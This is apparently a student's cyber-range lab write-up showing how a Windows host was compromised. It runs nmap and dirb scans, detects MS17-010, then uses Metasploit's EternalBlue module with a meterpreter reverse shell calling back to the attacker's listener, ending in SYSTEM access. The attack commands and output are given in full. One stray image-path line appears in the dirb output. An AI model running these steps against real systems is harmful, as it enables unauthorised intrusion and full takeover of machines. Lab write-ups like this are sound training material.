

Atharva Velani 20411611

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- ## Step 1: Scan the network

## Nmap -sV -Pn 192.168.2.10


[illegible]

(Figure 1: nmap scan)

## Step 2: Exploit open ports

Http port open and nothing of interest is found using dirb.

**dirb http://192.168.2.10**



```
dirb http://192.168.2.10

DIRB v2.22
By The Dark Raver

START_TIME: Sat Oct 22 05:45:54 2022
URL_BASE: http://192.168.2.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


— Scanning URL: http://192.168.2.10/ —

END_TIME: Sat Oct 22 05:46:44 2022
DOWNLOADED: 4612 - FOUND: 0
```

(Figure 2: dirb enumeration)

Smb port open so doing a script scan for an easy exploit of eternal blue. The server is vulnerable to eternal blue and we can use msfconsole to exploit it.

**nmap -Pn --script smb-vuln\* 192.168.2.10 -p 445**



```
(root@kali)~[/home/kali/Desktop/cyberange/balmora]
# nmap -Pn --script smb-vuln* 192.168.2.10 -p 445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 05:57 EDT
Nmap scan report for 192.168.2.10
Host is up (0.0098s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 5.66 seconds
```

(Figure 3: eternal blue scan)

## Step 3: Eternal blue with metasploit

Lets open msfconsole and search for eternal blue.

**Search eternal blue**

**Use 0**

```
msf6 > search eternal blue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -    -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalBlue/Synergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalBlue/Synergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

(Figure 4: search on msfconsole)

Payload is set to the following options:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.10
rhosts => 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.115
lhost => 10.8.0.115
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 8888
lport => 8888
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

(Figure 5: options set)

**Set rhosts 192.168.2.10**

**Set lhost 10.8.0.115**

**Set lport 8888 (my 4444 port was not working, you can leave this default)**

**Run**

Success! Produce a shell and we are already system Administrator.

**Shell**

**whoami**

```
meterpreter > shell
Process 2756 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

(Figure 6: root access)

## Conclusion

Any machine that can be exploited with Eternal Blue vulnerability can be tackled by msfconsole easily. Whenever smb is available its usually the first thing you should test for in a Windows machine. No privilege escalation was required so we have full access and to the system.